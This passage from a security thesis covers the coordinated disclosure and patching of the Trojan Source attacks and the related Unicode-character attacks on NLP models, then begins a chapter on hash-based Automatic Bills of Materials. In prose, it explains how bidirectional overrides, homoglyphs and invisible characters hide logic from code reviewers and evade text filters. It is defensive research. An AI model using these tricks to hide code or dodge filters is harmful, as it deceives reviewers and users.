Two of the five organizations that ultimately paid had initially declined a payment. We received multiple messages in response to our disclosures stating that the disclosures didn't align with the recipient's bounty payment program. This is understandable in terms of what we learned about internal scoping. In two of these cases, recipient company staff eventually agreed a modest payment.

3.8.4 CERT/CC

The US CERT Coordination Center (CERT/CC) is CISA-backed, CMU-housed institute which provides support for coordinated disclosures [37]. Security researchers can request

the assistance of CERT/CC for circulating broad, embargoed disclosures across an affected ecosystem.

We asked for assistance with the coordinated disclosure of Trojan Source attacks from CERT/CC on September 9, 2021. It was accepted on the same day, giving us access to a tool called VINCE, a shared message board that can be used for cross-organization communication. It also provided a central location for us to upload vulnerability descriptions, proofs-of-concept, and vulnerability identifiers.

VINCE provides a platform through which affected vendors can communicate directly with each other, and had been requested by some of the disclosure recipients for coordinating mitigation efforts. It was also helpful to us, as it enabled us to monitor a single location rather than tracking a growing number of email threads and web-based tools. Even with the thirteen disclosures sent in our initial outreach, responding to questions and tracking discussion threads quickly became a multi-week, full-time job.

CERT/CC also added additional vendors to the VINCE case, bringing our total number of advance disclosures to 19.

One downside of using CERT/CC to coordinate disclosure is that companies typically do not pay bounties for vulnerabilities notified through this channel. This creates an incentive for security researchers to either notify bug-bounty vendors earlier than the rest of the affected ecosystem, or to exclude them from initial VINCE disclosures while claiming bounties in parallel.

3.8.5 Open Source Disclosures

Sharing embargoed vulnerability disclosures with open-source software maintainers is not always straightforward. Some teams expect issues to be raised in public on GitHub or other open platforms.

Some projects have an established process for confidential disclosure; examples include the Rust and LLVM projects. However, GCC – GNU's immensely popular C/C++ compiler – does not at the time of writing advertise any method to send embargoed security reports.

We found that an effective way of getting through to such projects is via commercial open-source operating systems such as Red Hat. These organizations employ significant contributors to most critical open-source projects, and have an interest in ensuring that the open-source ecosystem is patched quickly. If a researcher sends a disclosure to, and requests assistance from, such a company, its employees can write patches privately for affected software and release them when the vulnerability is publicly disclosed.

One other key resource in ensuring pre-release preparation among the open-source community is the distros mailing list [161]. This closed list is read by maintainers of most major Linux operating systems. It is willing to accept embargoes of up to 14 days in

length, after which time the disclosures must be made public. This ticking clock is a helpful tool to nudge teams to install patches, or to pre-brief them on anticipated patch releases.

3.8.6 CVEs

CVEs (Common Vulnerabilities and Exposures) are universal identifiers that provide common references for discussing vulnerabilities [143]. We requested two CVEs for different variants of the Trojan Source attack on October 18, 2021. They were issued on the same day: CVE-2021-42574 and CVE-2021-42694.

CVEs are issued by CVE Number Authorities, or CNAs. Since many of our disclosure recipients were CNAs, we had initially hoped that one or more would issue a CVE for us. This did not happen. With hindsight, it is understandable that firms are reluctant to attach their brand to ecosystem-wide vulnerabilities.

Thankfully, MITRE – the organization sponsoring the CVE program – acts as the "CNA of Last Resort". We therefore requested CVEs from them directly against the Unicode Specification in the hope of motivating recipients to pay attention to our disclosures. We were surprised at the speed and simplicity of the process: one need only send a properly formatted email to a dedicated mailbox, and a CVE number is sent back shortly thereafter. MITRE does not appear to take a view on whether something is indeed a vulnerability.

Our CVEs were helpful in motivating the disclosure process; we noticed a clear increase in attention after appending them to existing threads. This is slightly surprising given how easy CVEs are to get.

3.8.7 Website

Our primary public release method was a website[8] which we launched at midnight UTC on November 1st. This website hosted a copy of our technical paper, a summary of the attack, and a link to proofs of concept published simultaneously on GitHub. A screenshot of the site can be seen in Figure 3.13.

We tracked access to the site using a GDPR-compliant analytics tool [162] which logged 42,453 views by 38,888 unique visitors in the first 48 hours. At the time of writing, just under four months later, the site has been viewed 106,697 times by 92,762 unique users. During the same period, the GitHub repo has received 1,071 stars. The combination of a website, technical paper, and proofs-of-concept has become the standard way of disclosing vulnerabilities of systematic interest; we suspect that without the websites, significantly fewer people would read the technical papers.

[8] trojansource.codes




Figure 3.13: Website launched for public release of Trojan Source

3.8.8 Press Coverage

Two days prior to public release, we sent a draft of the Trojan Source paper to the authors of two security blogs and one tech news site. *Krebs on Security* was the first to write about the attack [163], followed shortly by *Schneier on Security* [164]. Press coverage followed from The Register [165], Gizmodo [166], ZDNet [167], Computer Weekly [168], Bleeping Computer [169], LWN [170], and many others.

We also wrote a post linking to the website and paper on our laboratory's blog [171] and tweeted it. Based on web referrers logged by our website analytics, Twitter was the most common discovery path followed by our blog post. Eventually, YouTube, Google, and GitHub joined the list of top referrers.

We were later contacted by two computer security podcasts – DevNews [172] and Cyberwire [173] – inviting us to discuss the work on their shows, which we did.

3.8.9 Patches

The Trojan Source attack can be mitigated at multiple stages in the software development pipeline including compilers/interpreters, code editors, and code repository web front ends. To simplify discussion, we may refer to the first of these as 'the language' and the last two as 'the editor'. Static code analysis tools can also play a role in mitigation.

The fact that the attack can be blocked by either the language or the editor opens up the possibility of blame shifting. A language team that can't be bothered to patch can blame the editor, while the maintainers of an editor can similarly claim that vulnerable languages should be fixed instead.

In response to our disclosures, a wide array of software was patched in parallel with the public release of the attack methodology. In the following sections, we describe each




Figure 3.14: Trojan Source mitigations patched in the GitHub web UI

public patch.

Code Repositories

Three code repositories released patches to defend against Trojan Source attacks. The most prominent, GitHub, updated their web-based UI with mitigations and published a security advisory [174]. Their mitigations, depicted in Figure 3.14, draw attention to bidirectional overrides by displaying a warning banner, a link to guidance, a warning symbol on the affected line, and optionally a visualization of the bidi character code points. No defenses appear to have been deployed, though, for the homoglyph and invisible-character variants of the attack.

Bitbucket, a web-based code repository produced by Atlassian, also released an advisory and deployed patches [175]. Bitbucket now displays directionality control characters as Unicode code points by default; it does not, however, display any other warning messages. Nor does it have any defenses for the homoglyph and invisible-character variants.

GitLab, another web-based code repository, also published an advisory and released a patch [176]. Their defense displays all bidi characters as the  symbol with a red underline. GitLab is the one repo front-end to provide a defense against homoglyph attacks: it highlights suspect homoglyphs in red. Here too, invisible characters remain invisible.

Code Editors

Four code editors also deployed patches to defend against Trojan Source attacks. Visual Studio Code patched the UI [177] so that bidi control characters are rendered as code points and highlighted in red as in Figure 3.15. Suspect homoglyphs are also highlighted by rendering a yellow box around them.

Another code editor that released a patch was Emacs, which now highlights any suspected adversarial use of bidirectional control characters [178].




Figure 3.15: Trojan Source mitigations patched in Visual Studio Code

Two other code editors, Visual Studio and Sublime Text, now simply ignore directionality control characters in source code, which could be considered a partial mitigation.

Compilers

We argued in our technical paper that the most robust place to defend against Trojan Source attacks is in programming language specifications, as requirements there specified are guaranteed to be implemented by language-compliant compilers and interpreters. However, not all languages have formal specifications, and even for those that do it may be prudent to have interim defenses in the form of compiler errors or warnings, as specification changes can take a long time to be agreed and implemented.

Of the compiler teams that we contacted, the Rust team was both eager to implement defenses and one of the most helpful teams to work with. Rust published a security advisory and compiler update in parallel with our public release of the attack [179]. The Rust compiler patch included a default-enabled warning for directionality control characters, which we show in Figure 3.16. Interestingly, the Rust compiler already had mitigations to warn against the homoglyph variant of the attack.

GCC, a common C and C++ compiler produced by GNU, took a similar approach to Rust and later launched a default-enabled warning `-Wbidi-chars` that sounds an alarm for suspected Trojan Source attacks [180].

Julia, a high-performance scientific language, followed the recommendation in our technical paper and disallowed unterminated bidirectional control characters in comments and string literals [181]. As Julia was not a recipient on our embargoed disclosure list, their action illustrates the benefit of public disclosure.

LLVM, the system underlying the alternate common C and C++ compiler `clang`, took a slightly different approach: rather than adding errors in the compiler itself, the project




Figure 3.16: Trojan Source warning in Rust compiler

maintainers added checks to the accompanying linter `clangtidy`. These checks provide alerts both for directionality and homoglyph attacks, and were announced in a dedicated security advisory [182]. This is a helpful partial mitigation, but it will only benefit users that run `clang-tidy` in addition to `clang`.

Not all compiler teams agreed with implementing mitigations, however. Java was a key outlier in their response to Trojan Source attacks. Oracle, the maintainers of Java, provided the following response to our disclosure:

> This report is not about a bug in Java as such, but rather about a code constructed in such a way it may confuse reviewers, to allow exploits to be sneaked into other projects. While we would encourage review and similar tools to employ heuristics to detect suspicious constructs, whether or not presented in this bug, the Java team does not provide review tools, and hence the ability to help with this problem from the Java platform is limited.

The issue was subsequently closed as "Not a Bug". Other languages, such as Node.js, also considered these attacks not a bug, but often with additional justification. Node.js, for example, calls out the challenges in alerting for errors of this kind in interpreted languages. Unlike statically compiled languages, the error will not be detected until runtime and is therefore more likely to cause problems in the case of false positives. Due to this, Node.js recommends that their users use code scanning tools to detect these attacks.

Other compiler teams were less committal. Python indicated that Trojan Source attacks may be tackled in future versions of the language [183], and we did not receive any commitments from Go or C#.

3.8.10 Conference Submissions

During the coordinated disclosure period, we submitted a paper describing Trojan Source attacks to the 43rd IEEE Symposium on Security and Privacy. However, the date for

public release that we had already negotiated amongst disclosure recipients and committed to fell during the review cycle for the conference submission. According to conference submission rules, "authors may choose to give talks about their work, post a preprint of the paper to an archival repository such as arXiv, and disclose security vulnerabilities to vendors. Authors should refrain from widely advertising their results, but in special circumstances they should contact the PC chairs to discuss exceptions" [184].

Although the conference rules permit disclosure of security vulnerabilities, we sought written permission from the program committee chairs to publish information about the attack when it was publicly released, thus ensuring compliance with publicity restrictions. This permission was granted; one of the conference chairs confirmed that since our public release was scheduled following the rebuttal period it should not interfere with the review process.

To our surprise, the paper was rejected despite initial reviews that were much more positive than those for the paper which was the basis for Chapter 2 that was accepted at the same conference. The reviewers gave breaking anonymity via publicity as one of the reasons for rejection, and also referenced URLs of online discussions in their rejection showing that they had personally read the coverage. The paper was later accepted at USENIX.

Why do we tell this story? Most top computer science conferences use anonymous peer review [185], though there is some variation in procedure. Further, some information about author identity will inevitably leak via submitted artefacts, the citation of prior work, and from program committee members having seen talks about work in progress [186]. In the context of security research, the expectation that the burden of anonymity falls mostly on authors impedes vulnerability disclosure.

Public release is the key component in vulnerability disclosure: the countdown to disclosure pushes firms to repair their software quickly. Advertising the vulnerability helps nudge users to install patches or other mitigations, while also helping to flush out other software that is impacted but was not initially patched. Unfortunately, advertisement that is effective is likely to break anonymity.

Is it possible to achieve the ecosystem benefits of disclosure while maintaining the scientific benefits of anonymous peer review? We believe that the answer is yes. Rather than place the onus on authors to ensure that reviewers don't discover their identities online, it should be the responsibility of reviewers to not seek out information about the identities of authors. Reviewers should be asked to avoid searching for online coverage of material in the papers they are reviewing, and to disregard anything they think they recall. Authors may be asked to anonymize their conference paper submissions as far as is reasonably practical, but program committees should refrain from gold-plating this requirement, and the responsibility of keeping reviews anonymous should be shared sensibly with the reviewers.

3.8.11 Unicode Working Group

Following the publication of Trojan Source, the Unicode Consortium announced the formation of a working group to address the issues raised by Trojan Source attacks [187]. We have been contacted by the working group with various questions, and expect that a future version of the Unicode Specification will provide guidance to help mitigate Trojan Source attacks.

Indeed, we suspect that the long-term fix for Trojan Source attacks will be driven from changes to the Unicode specification. Unicode already provides security guidance for some aspects of source code, such as the characters that should be considered permissible for identifiers in code. Adding similar guidance for directionality override characters and documenting methods to identify homoglyph and invisible character-based attacks should go a long way in solving the issue. Guidance in the Unicode Specification is likely to be adopted downstream by language specifications, and this in turn is likely to be implemented by maintainers of compilers and interpreters. However this is the slow boat, and may take several years to work its way round the world.

In the meantime, many languages remain vulnerable, so mitigations in editors and code-scanning tools will remain essential for any critical project to which adversarial contributions are only blocked by human code review. In an ideal world, such projects would use a defense-in-depth strategy: vulnerabilities that cross domain boundaries along a tool chain or a supply chain, such as Trojan Source, should ideally be mitigated at more than one point in the chain.

3.8.12 Improving Disclosure Incentives

There is a direct financial benefit to all security researchers, whether industrial, academic, or hobbyist, who submit vulnerabilities to bug bounty programs. But not all vendors offer bounties, and those that do are often spread across multiple platforms. They also typically limit further disclosure while the issue is being repaired, which can be in tension with coordinated disclosure, where the goal is to inform many different entities.

In our case, we sent our disclosure to several bug bounty programs before discovering the centralized CERT/CC process. This process can minimize time and maximize impact: researchers need only disclose the vulnerability once, they receive staff assistance, and they can answer follow-up questions in a single interface. However, a disclosure via CERT/CC is, to the best of our knowledge, not eligible for the bug bounties offered by any major company.

Current programs thus provide the wrong incentives for supply chain or broad-impact vulnerabilities. A rational, strategic actor will submit many reports to separate bug bounty programs, rather than engaging in widespread coordinated disclosure. This is

bad for everyone. Organizations without programs are less likely to be able to build patches during an embargo period, while security researchers will spend more time on communications and less on research. Even companies that do offer bounties may be negatively impacted if they consume software that goes unpatched.

We therefore recommend that all bug bounty programs should include coordinated disclosures in their scope. Ideally, they would not only reward, but actively encourage, the disclosure of cross-organization vulnerabilities via shared channels or tools such as CERT/CC. This would re-align incentives for disclosure, make better use of existing tools, and enhance the technical security posture of the software ecosystem.

3.8.13 Machine-Learning Disclosures

Trojan Source attacks are based on similar techniques to the machine-learning attacks described in Chapter 2. Following the discovery of the NLP vulnerabilities there discussed, we notified the companies and organizations producing the models we found that we could break. We proposed defenses, ranging from deterministic pre-processing of inputs to using optical-character recognition to map visual renderings to consistent Unicode representations. Rather than submitting these vulnerabilities to bug bounty programs, we just notified contacts at the affected companies. It did not seem at the time that machine-learning pipeline vulnerabilities would be considered in-scope for bug bounty programs.

It has been over two years since contact was made with the affected companies, and virtually no changes have been made. The one exception is Google, which appears to have deployed an update to its Google Translate model that makes it robust against homoglyph substitutions and invisible character injections – although it is still vulnerable to bidi control characters. These vulnerabilities enable a range of attacks on systems that process textual input. Hate speech can be hidden from filters, search can be misdirected, and text crafted so that automated translations are wrong in targeted ways. More than two years after disclosure, the vulnerable systems are still used at scale for a wide range of societally important tasks.

This points to a larger problem with bugs that cross the domain boundary of two communities – here, the security and NLP communities. Each community, even within a company, can be tempted to blame the other, and expect someone else to fix the problem. Although we might normally expect that externalities can be dealt with by firms that are large enough to internalize them, this is largely not happening here. If even single companies cannot identify and handle subtle vulnerabilities in machine-learning pipelines, this does not bode well for wider ecosystems.

There are many possible reasons why ML/NLP systems might not get patched as quickly, or at all. First, patches that involve retraining a large model can take time and cost money.

Second, the culture of C programmers is very different from that of data scientists; people who build operating systems expect that they'll have to ship patches quickly. Third, there are different expectations of dependability. Fourth, these attitudes are reflected in the press; there was much greater coverage of the Trojan Source vulnerability on code than of the very similar Bad Characters attack on NLP. And finally there's a matter of maturity, of both the technology and the market.

As traditional attacks like buffer overflows are supplanted by more modern attacks such as adversarial examples [10, 133, 188], patch management will get still harder. There is often disagreement about what is considered a vulnerability, and it is unclear whether mitigations within organizations should be driven by traditional security teams or by machine-learning teams. As we depend more and more on machine-learning components, we will have to establish shared definitions of vulnerabilities along with norms for defense ownership. We will also have to embed security expertise within machine-learning teams, and probably develop new ways of engineering security end-to-end for systems that contain machine-learning components.

3.9 Summary

In this chapter, we presented a new class of attacks against source code. Dubbed Trojan Source attacks, this class of attack hides adversarial logic in the text encoding layer of code. By embedding directionality override characters into comments and string literals, adversaries can craft source code that appears one way to compilers, and appears an entirely different way when rendered to human code reviewers.

We then described a broad coordinated disclosure in which dozens of organizations were engaged to prepare for the release of this vulnerability. This disclosure not only resulted in patches for compilers, code editors, and code repositories, but also presented an opportunity to analyze the current state of the coordinated disclosure system.

We also observed that Trojan Source techniques are particularly well-suited to attacking supply chains. By the nature of open source software, adversaries can offer public contributions that contain hidden adversarial logic. If such logic makes its way into common dependencies, the security of entire ecosystems can be placed at risk.

In the next chapter, we will examine supply chain attacks in more detail. We will present a new defense technique that can be used to identify the impact of most software supply chain attacks when they occur, including those that are caused by Trojan Source attacks.

Chapter 4

Automatic Bill of Materials

Ensuring the security of software supply chains requires reliable identification of upstream dependencies. We present the Automatic Bill of Materials, or ABOM, a technique for embedding dependency metadata in binaries at compile time. Rather than relying on developers to explicitly enumerate dependency names and versions, ABOM embeds a hash of each distinct input source code file into the binary emitted by a compiler. Hashes are stored in Compressed Bloom Filters, highly space-efficient probabilistic data structures, which enable querying for the presence of dependencies without the possibility of false negatives. If leveraged across the ecosystem, ABOMs provide a zero-touch, backwards-compatible, drop-in solution for fast supply chain attack detection in real-world, language-independent software.

4.1 Identifying Supply Chain Attacks

The complexity of modern software supply chains poses a significant threat to software security. The vast collection of prebuilt solutions to common software engineering tasks available in both open and closed source ecosystems encourages developers to leverage these implementations in downstream software. Such practices have many benefits ranging from decreasing software production costs to increasing the likelihood that implementations are crafted by domain experts. However, the resulting dependency graphs increase the blast radius of vulnerabilities in upstream dependencies. This effect results in an increased appeal for supply chain attacks: attacks which target upstream dependencies with the intention of exploiting the collection of downstream software.

Understanding dependency graphs is more challenging than it may seem on the surface [189, 190]. While it may be possible to perform static source code analysis to detect imports representing first level dependencies, it is more complicated to determine the second-level dependencies held by those dependencies. This process becomes yet more

complex the further you travel up the dependency chain, or if any pre-compiled closed source dependencies are present.

The traditional solution to dependency identification is the Software Bill of Materials, or SBOM. SBOMs are an enumeration of dependencies provided with software as a list of software name and version pairs. These lists may be prepared manually by developers or via tooling, but either implementation faces the same set of challenges in accurately identifying upstream software. Early research into SBOM accuracy is concerning; in one study of the Java ecosystem, multiple major SBOM tools correctly recalled less than half of the ground truth dependencies and none of the examined tools provided perfect accuracy [191]. Despite the need for improved techniques, SBOMs are quickly gaining adoption across the industry and are now required for suppliers to the US Government following Executive Order 14028 [7].

We believe that a better solution for for dependency identification exists. An ideal solution is one that requires no effort to retrofit onto existing systems, provides a high level of accuracy, and is efficient in both space and time. We posit that any solution which requires developer action to guarantee accuracy is likely to fail; within the context of large dependency graphs it is likely that at least one developer will not take additional action beyond the minimum viable product.

We therefore propose the Automated Bill of Materials, or ABOM, a compile-time technique to embed highly space efficient metadata in binaries to support supply chain attack mitigation. We offer the key insight that such mitigation does not depend upon explicit dependency enumeration, but rather on the ability to test for the presence of specific known-vulnerable dependencies. Deployment of this technique across the ecosystem via compiler defaults will bolster supply chain defense by enabling easy, rapid detection of known-vulnerable code in downstream software.

In this chapter, we make the following contributions:

- We describe a novel technique for embedding source code hashes in binaries at compile time to support the fast identification of known-comprised code in downstream dependencies.

- We analyze a variant of Bloom Filters as a highly space efficient data structure for representing dependencies and conduct experiments to select optimal parameters for its construction.

- We implement the techniques described and demonstrate application to real-world software.




Figure 4.1: A software supply chain consisting of 13 upstream dependencies C contributing to one downstream software product.

4.2 Background

In this section, we describe the prerequisite concepts that will be used to build a novel technique to identify supply chain attacks in software.

4.2.1 Modeling Supply Chains

Modeling supply chains can be very challenging. Dependencies themselves take on dependencies, and the recursive depth of dependency chains can be arbitrarily large. We depict an example supply chain diagram for reference in Figure 4.1. Social factors ranging from contracts to geopolitics can also play a meaningful role in dependency strategies [130]. Open-source software, given its public contributions, can be a powerful supply chain attack vector [131]. Code review partially mitigates this, but can still be subverted using underhanded techniques [141, 192].

Supply chain attacks have existed in practice for multiple decades [129], although the recent impact of significant attacks such as the Solar Winds incident [5] and Log4j incident [6] have drawn renewed attention.

4.2.2 Software Bill of Materials

Software Bills of Materials, or SBOMs, are lists of utilized components distributed with software [193]. These lists should ideally be machine-readable, and a variety of formatting standards have emerged including SPDX [194] and CycloneDX [195]. Commercial and




Figure 4.2: A Bloom filter in depicting the insertion of item *Dog* and the failed membership query of item *Cat*.

open source tooling has emerged to help developers build SBOMs, although these tools often rely on package management systems to properly enumerate upstream dependencies. SBOMs are a key tool in mitigating supply chain attacks, as they enable software consumers to determine whether a vulnerable upstream component is in use.

Existing SBOM tools and formats support a wide variety of optional data fields for describing each software component, but the US National Telecommunications and Information Administration defines the following seven fields as the required components of an Executive Order 14028 [7] mandated SBOM [196]:

- Supplier Name
- Component Name
- Version of the Component
- Other Unique Identifiers
- Dependency Relationship
- Author of SBOM Data
- Timestamp

4.2.3 Bloom Filters

Bloom filters are highly space efficient probabilistic data structures for representing sets [197]. They support insertions, unions, and membership queries. Membership queries have a

tunable false positive rate, but false negatives are not possible; i.e. the filter may assert that it contains an item that it does not contain, but it will never assert that it does not contain an item that it does contain.

Bloom filters work as follows: during initialization, an array A of size m is initialized to all zeroes. When an element is inserted, it is hashed by k independent hash functions to produce k indices into A. The bits at each of these indices are then set to one. To query for set membership, the queried item is similarly hashed k times and the resulting indices are checked. If all indices are set to one, the filter returns that the item is present and otherwise returns that the item is absent. Set unions can be performed by taking the bitwise OR of filter arrays. In classical Bloom filters, items cannot be removed once inserted. Figure 4.2 depicts Bloom filter insertion and queries.

Bloom filters have multiple tunable parameters: the array size m, the number of hash functions k, and the false positive rate f when n elements have been inserted. With careful parameter selection, Bloom filters can also be compressed for additional space efficiency at rest [198], although this introduces another parameter of compressed size z when n elements have been inserted. The specific hash functions chosen are also parameters of the filter; they must output values in the range $0 \leq x < m$, but can be k non-overlapping slices of suitably strong longer hash functions such as those of the SHA family.

As we will soon see, Compressed Bloom filters will enable us to construct an elegant, space-efficient alternative to SBOMs to help mitigate supply chain attacks.

4.3 Design

In this section, we propose a design for a highly efficient technique to assist with supply chain attack mitigation by identifying compromised software.

4.3.1 Software Representation

While a significant portion of modern software uses a versioning system such as Semantic Versioning [199] to identity different releases, not all software is versioned. This is particularly true for open-source software and less mature projects. Furthermore, even versioned software will have development branches of the code base between versions, and these branches will themselves be functionally unversioned.

The lack of universality and precision in software versioning therefore creates a challenge for any systems that rely on it for vulnerability detection. From this, we observe that software supply chain attack identification techniques cannot rely exclusively on versioned software identifiers to precisely identify dependencies.

Instead, we propose a more robust mechanism for unambiguously identifying software independent of versioning practices: we represent software as the set of hashes of all source code files constituting that software.

We note that there is some room for ambiguity when selecting which source code files constitute software. For example, should C-style header files be included? What about graphics files referenced by source code? We suggest that any build input file which is transformed by a compiler into a different form as output should be included in the list of source code files. Following this logic, C-style header files should be included in the list of source code file hashes. This is sensible, as C-style header files can contain arbitrary C code even if that is not common practice. Graphics files, on the other hand, should not be included in the list of source code hashes *unless* they are transformed by the compiler to package within the build output (which is not typically the case). This same logic should be extended to other languages and data types.

4.3.2 Minimum Viable Mitigation

There are many pieces of information that may be interesting when assessing the impact of a supply chain attack. However, we seek to identify the minimum amount of information necessary to mitigate a supply chain attack from the perspective of potentially compromised downstream software.

The minimum information needed determine whether a piece of software is impacted by a supply chain attack is whether a certain infected dependency was included somewhere along the supply chain. At first glance, it would therefore appear that the minimum information needed to mitigate a supply chain attack would be the list of all upstream dependencies used by a software product.

We can, however, do better. The key insight is that supply chain attack mitigation does not actually depend on enumerating all upstream dependencies, but rather on the ability to query whether a specific piece of compromised software was included as a dependency.

4.3.3 Data Structure Selection

We have already encountered a space-efficient data structure that implements queryable set representations: Bloom filters. By storing source code file hash sets in a Bloom filter, we will gain significant space savings compared to storing hashes directly. We will also gain constant-time hash queries.

Conveniently, since the items we are inserting into the Bloom filter are themselves hashes, we need not further hash inputs as part of the filter insertion routine. As long as the input hash x is sufficiently large, we can simply leverage k slices of length $log_2(m)$ bits to serve as $h_i(x)$ for $1 \leq i \leq k$. This provides a significant time optimization for both insertion

and membership querying, as further hashing is no longer required for data structure operation.

When incorporating a dependency for which source code hashes have already been inserted in a Bloom filter, these hashes can be added to the Bloom filter by simply taking the union with the upstream Bloom filter.

The drawback to Bloom filters is their probabilistic nature: there is some probability of a false positive when querying for the inclusion of a hash. Fortunately, we can tune this false positive rate to be very unlikely. In addition, it is key to note that there will never be false negatives: if a hash was inserted into the filter, there is no risk that the data structure "forgets" that hash.

